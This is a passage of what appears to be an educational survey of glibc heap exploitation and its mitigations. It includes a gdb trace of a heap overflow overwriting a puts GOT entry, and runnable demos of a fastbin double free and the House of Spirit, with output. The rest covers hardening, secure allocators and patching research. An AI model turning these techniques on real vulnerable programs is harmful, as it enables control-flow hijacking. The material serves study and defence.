0x804a010:    0x00000000    0x00000011    0x41414141    0x42424242
0x804a020:    0x43434343    0x44444444    0x45454545    0x08049844
0x804a030:    0x00000000    0x00000011    0x00000000    0x00000000
0x804a040:    0x00000000    0x00020fc1    0x00000000    0x00000000
0x804a050:    0x00000000    0x00000000    0x00000000    0x00000000

```

This clearly shows the impact of the overflow. Note how the AAAA (0x41) BBBB (0x42) CCCC (0x43) DDDD (0x44) ... characters have overflowed the next chunk header bytes, and then even the value of the chunk data bytes aswell.

While the first `malloc()` `internet` structure looks fine:

```

gdb-peda$ print *$i
$3 = {
  priority = 0x1,
  name = 0x804a018 "AAAABBBBCCCCDDDEEEED\230\004\b"
}

```

The second one has been damaged badly by the overflow:

```

gdb-peda$ set $i2 = (struct internet*)0x804a028
gdb-peda$ print *$i2
$5 = {
  priority = 0x45454545,

```



```

    name = 0x8049844 "\004\b\346\203\004\b`\335", <incomplete sequence \350\267>
}

```

Given that `i2->name` points to the GOT entry for `puts` the `strcpy(i2->name, argv[2])` will write the second argument bytes on top of the GOT offset entry, giving ownership of control flow:

```

gdb-peda$ x $i2->name
0x8049844 <puts@got.plt>:      0x080483d6

```

Double Free with Fastbins

Armed with an understanding of how the free list structures work, this particular example takes advantage of the fastbins implementation. Consider what would happen if a chunk that was previously allocated from a fastbin (e.g. the 16 byte fastbin) was freed multiple times. Given that `free()` blindly registers the no longer wanted chunk back to the fastbin, if freed multiple times, this same free chunk would end up having multiple registrations in the same fastbin, resulting in possible reallocation of the same chunk to different allocation requests.

```

#include <stdio.h>
#include <stdlib.h>

int main()
{
    int *a = malloc(8);
    int *b = malloc(8);
    int *c = malloc(8);

    fprintf(stderr, "1st malloc(8): %p\n", a);
    fprintf(stderr, "2nd malloc(8): %p\n", b);
    fprintf(stderr, "3rd malloc(8): %p\n", c);

    fprintf(stderr, "Freeing the first one...\n");
    free(a);
    fprintf(stderr, "So, instead, we'll free %p.\n", b);
    free(b);
    fprintf(stderr, "Now, we can free %p again, now it's head of free list.\n", a);
    free(a);

    fprintf(stderr, "Now the free list has [ %p, %p, %p ]\n", a, b, a);
    fprintf(stderr, "If we malloc 3 times, we'll get %p twice!\n", a);
    fprintf(stderr, "1st malloc(8): %p\n", malloc(8));
    fprintf(stderr, "2nd malloc(8): %p\n", malloc(8));
    fprintf(stderr, "3rd malloc(8): %p\n", malloc(8));
}

```

Outputs:

```

# ./fastbin_dup
1st malloc(8): 0x9214008
2nd malloc(8): 0x9214018
3rd malloc(8): 0x9214028
Freeing the first one...
So, instead, we'll free 0x9214018.
Now, we can free 0x9214008 again, now it's head of free list.
Now the free list has [ 0x9214008, 0x9214018, 0x9214008 ]

```

```
If we malloc 3 times, we'll get 0x9214008 twice!
1st malloc(8): 0x9214008
2nd malloc(8): 0x9214018
3rd malloc(8): 0x9214008
```

As expected, the chunk 0x9214008, after being freed twice, was subsequently re-allocated twice.

The House of Spirit

A clever heap exploit, that builds up a *write to anywhere* primitive, by crafting a fake heap chunk and stores it back into fastbins via a `free()`. Later, the specially crafted fake chunk is allocated back to the vulnerable program through a subsequent `malloc()` call. Control flow can be hijacked if the code that uses the second `malloc()`'ed fake chunk, attempts to modify the user data within the fake heap chunk, which by design is laid out across stack memory (blackngel (2009)).

To add a complication, `ptmalloc` performs an integrity check, which must be satisfied:

```
if (chunk_at_offset (p, size)->size <= 2 * SIZE_SZ
|| __builtin_expect (chunksiz (chunk_at_offset (p, size))
                    >= av->system_mem, 0))
```

In order to bypass this check, the fake chunk's `size`, and the `size` of its the next chunk must be set. Below is a slightly modified version of Shellphish (2016), which is effective against the latest version of `glibc` (2.29) as of October 2019:

```
#include <stdio.h>
#include <stdlib.h>

int main()
{
    fprintf(stderr, "Calling malloc() once so that it sets up its memory.\n");
    malloc(1);

    fprintf(stderr, "Setup pointer to point to a fake 'fastbin' region.\n");
    unsigned long long *a;
    unsigned long long fake_chunks[10] __attribute__((aligned (16)));

    fprintf(stderr, "This region (size %lu) holds two chunks\n",
            sizeof(fake_chunks));

    fprintf(stderr, "1st at %p and 2nd at %p\n",
            &fake_chunks[1], &fake_chunks[9]);

    fake_chunks[1] = 0x40; // this is the size

    // fake_chunks[9] because 0x40 / sizeof(unsigned long long) = 8
    fake_chunks[9] = 0x1234; // nextsize

    fprintf(stderr, "Set pointer to address of user data in fake first chunk, %p\n",
            &fake_chunks[1]);

    a = &fake_chunks[2];

    fprintf(stderr, "Freeing the fake chunk\n");
    free(a);
```

```

    fprintf(stderr, "malloc will return fake chunk at %p, user data offset at %p!\n",
             &fake_chunks[1], &fake_chunks[2]);

    fprintf(stderr, "malloc(0x30): %p\n", malloc(0x30));
}

```

Output:

```

$ ./house_of_spirit
Calling malloc() once so that it sets up its memory.
Setup pointer to point to a fake 'fastbin' region.
This region (size 80) holds two chunks
1st at 0x7fffebe764a8 and 2nd at 0x7fffebe764e8
Set pointer to address of user data in fake first chunk, 0x7fffebe764a8
Freeing the fake chunk
malloc will return fake chunk at 0x7fffebe764a8, user data offset at 0x7fffebe764b0!
malloc(0x30): 0x7fffebe764b0

```

This `chunk.size` of this region has to be 16 more than the region (to accomodate the chunk header) while still falling into the fastbin category (≤ 128 on x64).


This has to be the size of the next malloc request (0x30 in this example) rounded to the internal size used by the malloc implementation. For example on x64, 0x30-0x38 will all be rounded to 0x40, so they would work for the malloc parameter at the end.

The `chunk.size` of the *next* fake region has to be set to bypass the glibc security check. That is $> 2 * \text{SIZE_SZ}$ (> 16 on x64) $\&\& < \text{av} \rightarrow \text{system_mem}$ ($< 128\text{KB}$ by default for the main arena) to pass the nextsize integrity checks.

So that the fake chunk is handled correctly by glibc, before the fake chunk is `free()`ed using the pointer, the pointer is set to the user data region within the fake first chunk (i.e. it is not set to the address of the chunk header itself, but the user data within the chunk). This is because glibc will attempt to look at the chunk header later, by subtracting the chunk header offset from the user data.

Finally in order to make this work the memory the of the crafted fake chunk must be 16-byte aligned, as glibc would do for chunks it produces.

While the above Shellphish (2016) example does nothing harmful, it easy to imagine how an arbitrary memory location could be corrupted with this technique. blackngel (2009) for example walks through overlaying the fake chunk across stack memory, to gain control of the EIP:



Key components of the chunk layout:

- `target` value to overwrite.
- `mem` data of fake chunk.

- `val1` size of fake chunk.
- `val2` size of next chunk.

Mitigations

A large body of research exists around detecting, preventing or mitigating heap attacks. Many typically incur a large performance overhead, and focus on tackling specific types of heap vulnerabilities. Some examples include *MemorySanitizer* a dynamic analysis tool that detects uninitialised reads, at the cost of a 2.5x slowdown and 2x memory overhead, or *AddressSanitizer* targets detecting overflows and use after frees, incurs a 73% slowdown and 3.4x memory increase. Other solutions like *HeapTherapy* propose efficient heap overflow detection, however provide no protections against uninitialised reads or use after free vulnerabilities (Zeng et al. (2018)).

Secure Coding Guidelines

Two ingredients are needed for a successful heap exploit, the first a memory management error in the target program (e.g. heap overflows/underflows, use after frees, double frees, invalid frees and uninitialised reads), and second an exploitable heap allocator implementation (Novark and Berger (2010)).

Assuming memory management errors within program code could be reduced or eliminated in the first place, would close the door on many heap related exploits that occur. Some options to support in this cause include establishing education and training, secure coding standards, statically verifying source code with linters and evaluating the target binary on a dynamic analysis runtime (such as valgrind).

When it comes to working with the heap, the following mantras must be obeyed:

- Only ever use the amount of memory requested by `malloc`, and no more.
- Only ever `free` memory that was allocated by you, once.
- Never access freed memory.
- Always check the return value of `malloc` for `NULL`.
- Never assume the state memory is when returned by `malloc`.
- After `free`, `NULL` all pointers to it.
- Zero sensitive memory before freeing.

Heap Allocator Hardening

Existing heap allocators have decades of maturity behind their designs and implementations. Simply throwing them away is not feasible. GNU (2019) maintains a change log of features and fixes that go into the GNU C Library, the codebase that contains the heap allocator implementation. The heap allocator (`ptmalloc2`) implementation in recent years has received a number of security related enhancements. A (non-exhaustive) summary of some of the major improvements to the glibc allocator include (Kapil (2017)):

Bug	Improvement
<code>unlink</code> : corrupted size vs <code>prev_size</code>	Whether chunk size is equal to the previous size set in the next chunk (in memory)
<code>unlink</code> : corrupted doubly linked list	Whether <code>P->fd->bk == P</code> and <code>P->bk->fd == P*</code>
<code>malloc</code> : memory corruption (fast)	While removing the first chunk from fastbin, check whether the size of the chunk falls in fast chunk size range
<code>malloc</code> : smallbin double linked list corrupted	While removing the last chunk (victim) from a smallbin, check whether <code>victim->bk->fd</code> and <code>victim</code> are equal
<code>malloc</code> : memory corruption	While iterating in unsorted bin, check whether size of current chunk is within minimum (<code>2*SIZE_SZ</code>) and maximum (<code>av->system_mem</code>) range
<code>malloc</code> : corrupted unsorted chunks	While inserting last remainder chunk into unsorted bin (after splitting a large chunk), check whether <code>unsorted_chunks(av)->fd->bk == unsorted_chunks(av)</code>

Bug	Improvement
<code>malloc</code> : corrupted unsorted chunks 2	While inserting last remainder chunk into unsorted bin (after splitting a fast or a small chunk), check whether <code>unsorted_chunks(av)->fd->bk == unsorted_chunks(av)</code>
<code>free</code> : invalid pointer	Check whether <code>p**</code> is before <code>p + chunksize(p)</code> in the memory (to avoid wrapping)
<code>free</code> : invalid size	Check whether the chunk is at least of size <code>MINSIZE</code> or a multiple of <code>MALLOC_ALIGNMENT</code>
<code>free</code> : invalid next size (fast)	For a chunk with size in fastbin range, check if next chunk's size is between minimum and maximum size (<code>av->system_mem</code>)
<code>free</code> : double free or corruption (fasttop)	While inserting fast chunk into fastbin (at HEAD), check whether the chunk already at HEAD is not the same
<code>free</code> : invalid fastbin entry (free)	While inserting fast chunk into fastbin (at HEAD), check whether size of the chunk at HEAD is same as the chunk to be inserted
<code>free</code> : double free or corruption (top)	If the chunk is not within the size range of fastbin and neither it is a mmapped chunks, check whether it is not the same as the top chunk
<code>free</code> : double free or corruption (out)	Check whether next chunk (by memory) is within the boundaries of the arena
<code>free</code> : double free or corruption (!prev)	Check whether next chunk's (by memory) previous in use bit is marked
<code>free</code> : invalid next size (normal)	Check whether size of next chunk is within the minimum and maximum size (<code>av->system_mem</code>)
<code>free</code> : corrupted unsorted chunks	While inserting the coalesced chunk into unsorted bin, check whether <code>unsorted_chunks(av)->fd->bk == unsorted_chunks(av)</code>

As demonstrated by Shellphish (2016), the latest allocator 2.30 (as of 2019-10-19) thwarts a large number of common heap based attacks, but is not full proof.

Free List Pointer Authentication

One proposal is to authenticate the integrity of data pointers used to chain free chunks together in the various free list data structures (i.e. singly and doubly linked lists). “In our scheme, the dynamic memory manager encrypts a pointer linking free chunks immediately after it is defined, that is, assigned with an address, and decrypts the pointer only when its necessary to know the real addresses, before dereferencing.” (Kim and Pyo (2012)).

```
chunk->fd = e(k, next_chunk)
```

The next free chunk `fd` pointer is encoded with encoding function `e` and key `k`. For encryption and decryption an exclusive-OR (XOR) operation is recommended, as XOR operations can be performed as a single ALU instruction in most microprocessors, striking a balance between performance of this low-level but frequent heap operation, and the security benefits it brings.

Dynamic Analysis

Heap allocation is by its nature, dynamic, and as a consequence is something that takes place at runtime. It is difficult to draw concrete observations about it nature statically. One approach (Chilimbi and Ganapathy (2006)) proposes running the program under a dynamic analysis runtime. As the program executes, allocating, using and freeing heap memory, several properties of the heap graph as it evolves

(e.g. % of vertices with indegree == outdegree, % of leaves and roots) are modelled. The research (Chilimbi and Ganapathy (2006)) highlights that despite the fluid and seemingly chaotic behaviour of the heap allocator, several properties remain stable. Several models of heap behaviour are captured by running the program against a variety of input data, which using an anomaly detection algorithm can determine the degree of variation to heap stability rating. An unstable anomaly, is very likely a heap based bug either through misuse or malicious.

Secure Allocators

Silvestro et al. (2017) observes the lack of progress around preventing heap related attacks, and how (as of 2017) remain a severe threat. The cause, is that today's heap allocators struggle to strike a balance between performance, memory efficiency and security. If an allocator focuses on delivery great performance, it often comes at the cost of security and/or memory efficiency. Security focused allocators trade-off performance, not uncommon to be an order of magnitude slower than their performance focused counterparts. The research rooted FreeGuard heap allocator (Silvestro et al. (2017)) is capable of preventing heap overflows, heap over reads, use after frees, double frees and invalid frees, while providing a performance profile similar (+/- 2%) to the glibc `ptmalloc` allocator.

Silvestro et al. (2017) highlights that most security oriented allocators are *BIBOP* (Big Bag of Pages) styled allocators, which by design store their heap related metadata separately for the user data, isolating an entire family of heap metadata based attacks. Unlike *BIBOP* based allocators, *bump pointer* (or freelist) based allocators like those provided by glibc and Windows, have great performance characteristics, by maintaining lists of free heap chunks of different size classes.

“FreeGuard designs a novel memory layout that combines the benefits of both BIBOP style and sequential allocators, adopting the freelist idea from performance-oriented allocators, while applying shadow memory technique based on its novel layout” (P.2390, Silvestro et al. (2017)).

Invalid and double frees are prevented by maintaining the status of heap objects in a completely separate location to the data of the object itself. Heap overflows and over read attacks are prevented if the one of the randomly inserted guard pages or implanted canaries is corrupted. Use after frees are mitigated by randomising memory reuses, increasing the difficulty of such attacks.

In a similar vein to FreeGuard, heap allocator “DieHarder”, proposes a heap allocator designed with the highest degree of security from heap based attacks, while imposing a reasonable performance overhead (P573, Novark and Berger (2010)). Both the FreeGuard and DieHarder designers acknowledge the FreeBSD allocator, a heavily security enhanced version of `phkmalloc`, as providing inspiration for their designs. Some of the OpenBSD inspired security features that both of these hardened allocators support include segregated metadata, sparse page layout, destroy on free, randomised chunk placement and randomised free chunk reuse (P575, Novark and Berger (2010)). Heap overflows are mitigated by isolating heap metadata (e.g. chunk headers, arena headers) from user data, interspersing guard pages throughout the heap, and randomising chunk placement within the heap. Dangling pointers (use after free) are limited by destroying freed data and the contents of freed chunks.

Novark and Berger (2010) states that “analytically, in comparison to mainstream allocators, DieHarders design greatly complicates the task of the attacker both by limiting exposure to some attacks and by increasing entropy over past memory allocators”.

Patching

When it comes to the field of patching of heap related vulnerabilities in programs, there is a much smaller body of research available. The conventional patch cycle of vulnerable software tends to be a lengthy process, taking large vendors an average of 153 days from vulnerability discovery to patch availability (Zeng et al. (2018)).

Zeng et al. (2018) propose an automatic “code-less” patching system that specifically targets heap vulnerabilities. The system is made up of 3 stages. The first is a one-time *program instrumentation* effort which instruments the target program using calling context encoding. The second *patch generation* stage uses the instrumented version of the program, to automatically generate any necessary patches by evaluating attacks on detected vulnerabilities, this output is stored in a patch configuration file. The third and final *defense generation* stage, involves running the program with extra protection functionality provided in the form as a shared (i.e. dynamically linked) library, which is responsible for loading patches from the patch configuration file and intercepting vulnerable heap allocation operations and mitigating them at runtime.

Some benefits of this dynamic patching approach, mean that patching can occur without the manual overheads of a formal patching cycle from a vendor, don’t involve modifying any code of the program itself, can deal with all types of heap attacks, imposes overhead only on heap operations that are deemed vulnerable through the instrumentation process (i.e. non-vulnerable operations are not intercepted), and perhaps the most powerful property is that this approach is agnostic of a specific heap allocator.

Heap Layout Manipulation

Heelan, Melham, and Kroening (2018) present a novel approach to identifying heap corruption vulnerabilities, using automated heap layout manipulation (HLM) to stress the heap allocator. A pseudo-random based search algorithm searches for certain program inputs needed to place or align the source of a heap based overflow next to heap-allocated objects of interest, that an attacker ultimately aims to read or corrupt. Despite the overwhelming magnitude of the problem space of solving heap layout problems, such as the number of possible combinations of heap interactions, there exists significant symmetry in the solution space for many problem instances (P4, Heelan, Melham, and Kroening (2018)).

Since heap layout manipulation is interested on the relative positioning of two buffers, Heelan, Melham, and Kroening (2018) hypothesise that neither the absolute location of the two buffers or their relative position to other buffers matters, and the order in which holes (i.e. fragmentation gaps within the heap space) are created or filled does not matter. Heelan, Melham, and Kroening (2018) go on to demonstrate that it is feasible to locate a sufficiently large number of problem instances, by using a pseudo-random black box search against any heap allocator that exposes the standard ANSI interface (i.e. `malloc`, `free`, `calloc` and `realloc`) for dynamic memory allocation.

Conclusion

Heap based memory corruption exploits continue to be an ongoing threat, and have gained popularity post the stack smashing frenzy of the 90’s and early 00’s. Heap memory corruption differs significantly from stack based memory corruption. On the stack the corruptible data is limited to what can be placed on the stack in order to mutate the execution path needed to invoke the exploit. When it comes to heap memory, in order to corrupt it in a useful manner, it’s the physical layout of dynamically allocated chunks that determines the scope of what is corruptible. The successful attacker must therefore reason about the heap layout to craft an exploit.

Modern heap allocator designs, such as `ptmalloc2`, struggle to provide absolute security in the tradeoff of delivering decent performance characteristics. A slow, but secure heap allocator likely would not be tolerated by the masses. Other allocators, such as the OpenBSD allocator, adjust this balance trading off some performance traits for better security.

While there exists an impressive body of research and design into effective heap attack mitigations, there is no one size fits all solution available. A pragmatic approach to working with the heap can be taken, depending on the nature of the software, environment and workload, various heap management options can be weighed up and traded off to meet the performance, efficiency and security goals required.

References

- blackngel. 2009. “The Practical Guide of the Malloc Maleficarum.” 2009. <http://phrack.org/issues/66/10.html>.
- Chilimbi, Trishul M, and Vinod Ganapathy. 2006. “Heapmd: Identifying Heap-Based Bugs Using Anomaly Detection.” *ACM Sigplan Notices* 41 (11): 219–28.
- @cloudburst. 2017. “Libheap - a Python Library to Examine Ptmalloc.” 2017. <https://github.com/cloudburst/libheap/>.
- GNU. 2019. “The Gnu c Library (Glibc).” 2019. <https://www.gnu.org/software/libc/>.
- Heelan, Sean, Tom Melham, and Daniel Kroening. 2018. “Automatic Heap Layout Manipulation for Exploitation.” In *27th {Usenix} Security Symposium ({Usenix} Security 18)*, 763–79.
- Kaempf, Michel. 2006. “Smashing the Heap for Fun and Profit.” 2006. <https://web.archive.org/web/20060713194734/http://doc.bughunter.net/buffer-overflow/heap-corruption.html>.
- Kapil, Dhaval. 2017. “Heap Exploitation with Glibc.” 2017. <https://heap-exploitation.dhavalkapil.com>.
- Kim, Kyungtae, and Changwoo Pyo. 2012. “Securing Heap Memory by Data Pointer Encoding.” *Future Generation Computer Systems* 28 (8): 1252–7.
- McGrath, Roland. 2019. “Glibc Git Repository.” 2019. <https://github.com/bminor/glibc/blob/master/malloc/malloc.c>.
- Novark, Gene, and Emery D Berger. 2010. “DieHarder: Securing the Heap.” In *Proceedings of the 17th Acm Conference on Computer and Communications Security*, 573–84. ACM.
- Shellphish, Team. 2016. “Educational Heap Exploitation.” May 2016. <https://github.com/shellphish/how2heap>.
- Silvestro, Sam, Hongyu Liu, Corey Crosser, Zhiqiang Lin, and Tongping Liu. 2017. “Freeguard: A Faster Secure Heap Allocator.” In *Proceedings of the 2017 Acm Sigsac Conference on Computer and Communications Security*, 2389–2403. ACM.
- Zeng, Qiang, Golam Kayas, Emil Mohammed, Lannan Luo, Xiaojiang Du, and Junghwan Rhee. 2018. “Code-Less Patching for Heap Vulnerabilities Using Targeted Calling Context Encoding.” *arXiv Preprint arXiv:1812.04191*.